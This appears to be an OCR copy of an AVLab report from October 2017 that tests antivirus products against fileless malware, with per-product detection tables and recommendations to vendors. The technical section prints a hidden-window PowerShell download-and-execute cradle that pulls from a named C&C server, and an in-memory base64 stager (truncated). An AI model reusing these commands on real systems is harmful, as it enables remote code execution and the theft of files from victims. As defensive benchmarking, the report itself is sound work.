AV-TEST LAB

THE INDEPENDENT ANTIVIRUS TESTS

FILELESS MALWARE PROTECTION TEST

OCTOBER 2017

INTRODUCTION

In times of digitalization of each aspect of public and private life new and interesting techniques of bypassing protections are abundant. Although for a few years the main threat among the malicious software has still been the techniques based on asymmetric cryptography, we cannot complain about the lack of methods of deceiving the protection products whose level of preparation and complicated escalation cycle exceed the viruses from the ransomware family.

The threats examined in this report are so-called fileless malware. Although the infection vector usually starts traditionally, i.e. from the delivery of a malicious file to the victim's computer – via scam or a drive-by download attack as a result of using an exploit – this is where the similarities to traditional attacks with files end. The fileless malicious software operates directly in the computer's internal memory. In this scenario, the activated virus will not be transferred to quarantine by the protecting software as it is not a file, but a set of instructions to be executed, operating on system processes.

The authors of malicious code, who often are experts in their field, can use this in order not to leave any traces on the hard drive and to make detection by the antivirus software difficult. The fileless threats have a few features in common with rootkits: they can store data in the register which is the base for the settings of internal memory and some applications, and even intercept and modify some low-level API functions. In addition, just like rootkits, they can hide the presence of individual processes, folders, files, and registry keys, including installation of their own drivers and services in the system. The fileless malware can get access to the "ring-0" privileges. A process activated at that level executes the code with the system kernel privileges, and as a result it can get an unlimited access to all processes.

Among protecting programs presented in this report, there are unfortunately ones which have problems with detecting fileless malware. Just like rootkits, the fileless viruses have the ability to avoid detection: in order to give the attacker a remote access to the infected machine, they can escalate the rights and use gaps in protections. This malicious software family is often used in the APT (Advanced Persistent Threat) attacks on high-level executives. According to the "Fileless Attacks Against Enterprise Networks" reports published by Kaspersky Lab, cybercriminals have used fileless malware to attack almost 140 companies worldwide, mainly in the US, UK, Russia, France, Ecuador, Brazil, Tunisia, Turkey, Israel, and Spain. Among the targets were banks, telecoms, and government agencies.


In the test conducted in October 2017, the AVLab experts used the techniques and tools applied by cybercriminals to break protections and gain remote access to the infected machine without leaving any traces on the hard drive. The described fileless malware is very hard to detect if the protecting products do not have mechanisms that control the activated malicious scripts. Detection of these scripts is very problematic if the malicious code is executed by the system PowerShell interpreter. This method allows for infecting the computer without any alarm being raised by the protecting program.

TECHNICAL FOUNDATIONS

Four types of malicious software files with similar instructions were used to check the effectiveness of protecting modules of each tested program.

- M1.bat file included an instruction of virus download via PowerShell with suitable parameters.
- M2.exe compiled file included similar instructions.
- M3.exe file was subjected to code obfuscation.
- M4.docm file included malicious macroinstructions activating PowerShell with relevant parameters.

Using the WireShark software for packet capture, we can see the exact way of the malware delivery from the test server which included a web application used to attack computers to the operating system with a protective system installed.



Local computer IP address:

192.168.124.137


IP address of the WWW server with malicious software:

217.182.77.27

Prompted GET instruction with a demand to download the resource:

GET /M1.bat/M1.bat HTTP/1.1

After the virus was downloaded in the previous step, the malware was run. The screenshot below presents the execution of a malicious file and download of the payload from the C&C server controlled by the attacker.



Local computer IP address:

192.168.124.137

IP address of the C&C server for communication of the virus with the attacker:

147.135.210.231

GET instruction called by the virus with a demand to download the payload:

GET /i33PjVMvFgResmq HTTP/1.1

Answer from the attacker's server:

HTTP/1.1 200 OK (application/octet-stream)

Content of the downloaded payload after decryption:

powershell.exe -nop -w hidden -c $H=new-object net.webclient;$H.proxy=[Net.WebRequest]::GetSystemWebProxy();$H.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $H.downloadstring(‚http://147.135.210.231:8080/i33PjVMvFgResmq');

Automatic activation of the payload in RAM without saving files on the hard drive:

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\
WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.
ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAAYs3IkCA71WbW/aSBD+[...
]+IPwFEkxiiJAoAAA==''));IEX (New-Object IO.StreamReader(New-Object IO.Compression.
GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();';$s.
UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.
CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);
```

The task of each tested product was to detect the threat which gave a remote access to the infected computer after activation.

An example for solutions from Avast and Avira:

Product	Version	M1.bat	M2.exe	M3.exe	M4.docm
Avast Free Antivirus 2017	17.06.2310	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/1 P
Avira Free Antivirus	15.0.31.27	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/0/0 F

Where n/n/n/n are, respectively:

1/-/-/-, detecting the threat already in the browser.

0/1/-/-, detecting the threat by signatures.


0/0/1/-, detecting the threat after the file activation by the heuristic or proactive protection.


0/0/0/1, detecting the outgoing or incoming Internet connection by the firewall / IPS and stopping the attack.

1/-/-/-, "pause" means a step which was not checked if the threat was detected in a previous phase.

POTENTIAL CONSEQUENCES

If malicious software was not detected and blocked, then the established connection gave the attacker a possibility to communicate with the victim. In addition to stealing files, downloading and installing additional malware in the system, or injecting other malicious modules to the system, it is also possible to enable higher privileges by means of additional exploits and launch the code with the administrator's rights.





METHODOLOGY

The test in the beginning of October 2017 used the Windows 10 x64 virtual resources which were located in Poland, just like the Internet resource containing malware and the C&C server. The tools necessary to obtain the controlled access to the system included:

- Developed malware undetectable with signatures for all antivirus programs.
- Metasploit which performed the function of an instrument coordinating the attack procedure.

The malware which downloads the payload and activates the code in the RAM can be delivered to the computer in many ways, e.g. using social engineering or by a drive-by download attack. In the test, the link to download malicious files in the first step was simply activated by the tester in the browser.

Some protection modules in the tested solution such as macro virus scanning, website scanning, IPS or firewall were enabled (if disabled in default settings). The scanning of resources by these functionalities was required to present a better effectiveness of computer protection. The remaining settings were not changed.

Step-by-step procedure:

1. Download the sample in the browser and check protection. If the threat has not been blocked:

2. Start scanning the downloaded file. If the threat has not been blocked:

3. Run the malicious software and observe protection using heuristic or proactive mechanisms. If the threat has not been blocked:

4. Monitor the protection at the firewall or IPS level. If the threat has not been blocked, check for the possibility of remote file theft from the victim's disk while still observing the firewall and/or IPS module.

RESULTS

Protection products for individual users and micro-businesses.

Product	Version	M1.bat	M2.exe	M3.exe	M4.docm
360 Total Security	9.2.0.1.289	0/0/0/0 F	0/0/0/0 F	0/0/1/- P	0/0/1/- P
Arcabit Internet Security	02.10.2017	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
Avast Free Antivirus 2017	17.06.2310	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/1 P
Avast Premier	17.06.2310	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/1 P
Avira Free Antivirus	15.0.31.27	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/0/0 F
Avira Antivirus Pro	15.0.31.27	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/0/0 F
Bitdefender Total Security	22.0.12.161	0/0/0/1 P	1/-/-/- P	0/0/0/1 P	1/-/-/- P
Comodo Cloud Antivirus [1]	1.14.431397.586	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
Comodo Internet Security 10 [2]	10.0.1.6294	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
ESET Smart Security Premium	10.1.219.1	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
F-Secure SAFE [3]	17.00	–	–	–	–
G DATA Total Security [4]	25.4.0.2	0/0/0/0 F	0/0/0/0 F	0/0/0/0 F	0/0/0/1 P
Immunet Protect	6.0.6.10600	0/0/0/0 F	0/0/1/- P	0/0/0/0 F	0/0/0/0 F
Kaspersky Free	18.00.405	1/-/-/- P	1/-/-/- P	1/-/-/- P	1/-/-/- P
Kaspersky Total Security	18.00.405(b)	1/-/-/- P	1/-/-/- P	1/-/-/- P	1/-/-/- P
Malwarebytes Premium	3.2.2	0/0/1/- P	0/0/0/0 F	0/0/0/0 F	0/0/1/- P
McAfee Total Protection	16.0.4	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/0 F
Norton Security	22.10.1.10	0/0/0/1 P	0/0/1/- P	0/0/1/- P	0/0/1/- P
Panda Free Antivirus	18.03.00	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/1/- P
Panda Internet Security [5]	17.0.1	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/1/- P
Quick Heal Total Security	17.00	0/0/0/1 P	1/-/-/- P	1/-/-/- P	0/0/0/1 P
SecureAPlus	4.7.2	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
Sophos HOME	1.2.5	0/0/0/0 F	1/-/-/- P	0/0/0/0 F	0/0/0/0 F
Trend Micro Internet Security 2017	12.0.1153	0/0/1/- P	1/-/-/- P	0/0/1/- P	0/0/1/- P
Webroot Complete	9.0.18.38	0/0/0/1 F	0/0/1/- P	0/0/1/- P	0/0/0/1 F
Windows Defender	4.11	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
ZoneAlarm Extreme Security	15.1.501.17294	1/-/-/- P	1/-/-/- P	1/-/-/- P	1/-/-/- P

Protection products for small, medium, and large companies.

Product	Agent Version	M1.bat	M2.exe	M3.exe	M4.docm
Arcabit Endpoint Security	02.10.2017	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
Bitdefender GravityZone	6.2.25.944	0/0/0/1 P	1/-/-/- P	0/0/0/1 P	1/-/-/- P
Comodo ONE [6]	10.0.1.6361	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
ESET Endpoint Security	6.6.2052.2	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
F-Secure SAFE [7]	17.00	–	–	–	–
G DATA Endpoint Prot. Business [8]	14.0.1.122	0/0/0/0 F	1/-/-/- P	0/0/0/0 F	1/-/-/- P
Kaspersky End.Sec. 10 for Windows	10.3.0.6294	1/-/-/- P	0/1/-/- P	1/-/-/- P	1/-/-/- P
Seqrite Endp. Sec. Enterprise Suite	7.2	0/0/0/1 P	1/-/-/- P	1/-/-/- P	0/0/0/1 P

[1] Activated the function “Net Traffic Control Over Sandboxed Apps” for blocking Internet connections in both directions for sandboxed applications.

[2] A folder with files to areas inaccessible to the viruses activated in the sandbox was added in the HIPS settings in the ”Protected Data Folders” tab.

[3] After a few minutes from starting the system, the protection disabled automatically. The software manufacturer did not provide a sufficient technical support within the set deadline, so the program was excluded from the tests.

[4] During the second test trial, the firewall module slider in the autopilot mode was moved to the maximum upward position. Unfortunately, this did not improve the protection.

[5] During the second test trial, the Application Control module was enabled. Unfortunately, this did not improve the protection.

[6] The stricter policy recommended by the software manufacturer was applied.

[7] After a few minutes from starting the system, the protection disabled automatically. The software manufacturer did not provide a sufficient technical support within the set deadline, so the program was excluded from the tests.

[8] Default policy includes the most important protection components disabled. The following was enabled for the test: application control, website scanner, exploit detection mode, and firewall which was left in the default autopilot mode.

RECOMMENDATIONS FOR SOFTWARE DEVELOPERS

1. Consider the implementation of scanning files which do not have digital signatures and are downloaded particularly by the following processes: powershell.exe, cmd.exe, wscript.exe, cscript.exe.

2. To provide a better protection, consider adding the function which blocks files without digital signatures which can activate potentially harmful scripts.
3. Consider the implementation of a warning message or rules for the outgoing and incoming traffic for the following processes: powershell.exe, cmd.exe, wscript.exe and cscript.exe.

4. Consider the implementation of a warning message or a function blocking two-way Internet traffic for sandboxed applications. The test has proved that the default settings in the Comodo Internet Security software allow the sandboxed viruses to access the network. For example, if by using the "Protected Data Folders" functionality the file folder is not added by the user to the areas inaccessible to the launched sandboxed viruses, there is still a possibility of a remote interference in the files on the hard drive by the means of sandboxed threat which gives access to the infected computer.

5. Consider the implementation of functions blocking the scripts activated by PowerShell for macroinstructions.

6. Consider adding the scanning of ".bat" files on default settings.

7. Re-verify the default settings and, if necessary, adapt the configuration to contemporary techniques of bypassing protections.

AWARDS RECEIVED

Certificates were granted based on the following percentage threshold:

4x [P]ass: BEST+++
3x [P]ass: BEST++
2x [P]ass: GOOD+
1x [P]ass: ONLY TESTED

Arcabit Internet Security
Arcabit Endpoint Security
Bitdefender Total Security
Bitdefender GravityZone
Comodo Cloud Antivirus
Comodo Internet Security
Comodo ONE
ESET Smart Security
ESET Endpoint Security
Kaspersky Free
Kaspersky Total Security
Kaspersky Endpoint Security 10 for Windows
Norton Security
SecureAPlus
Trend Micro Internet Security
Windows Defender
ZoneAlarm Extreme Security
Quick Heal Total Protection
Seqrite Endpoint Security Enterprise Suite

Avast Free Antivirus
Avast Premier
Panda Free Antivirus
Panda Internet Security

360 Total Security
Avira Free Antivirus
Avira Antivirus Pro
Malwarebytes Anti-Malware Premium
McAfee Total Protection
Webroot SecureAnywhere Complete
G Data Endpoint Protection Business

G Data Total Security
Immunet Protect Free
Sophos HOME

ABOUT AVLAB

Our previous publications:

- Protection test against drive-by download attacks
- Test of antivirus modules for online e-payments protection
- Protection test against ransomware threats

Contact us for further details about the tests:
kontakt@avlab.pl

Download granted certificates in high resolution:
https://avlab.pl/dla-prasy

AVLab brings together security enthusiasts and professionals in one place. Our actions include testing and sharing results from analyzes with all Internet users. We aren't controlled and/or related in any way to any security software developer or distributor. Our tests are independent and conducted in conditions similar to reality. We use a malicious software, tools, and bypassing security techniques that are used in real attacks.

If your company provides software or equipment for monitoring and security of corporate networks and individual user devices, we can prepare for you a dedicated reviews and tests which will be published in several languages on our website. Don't hesitate – contact us.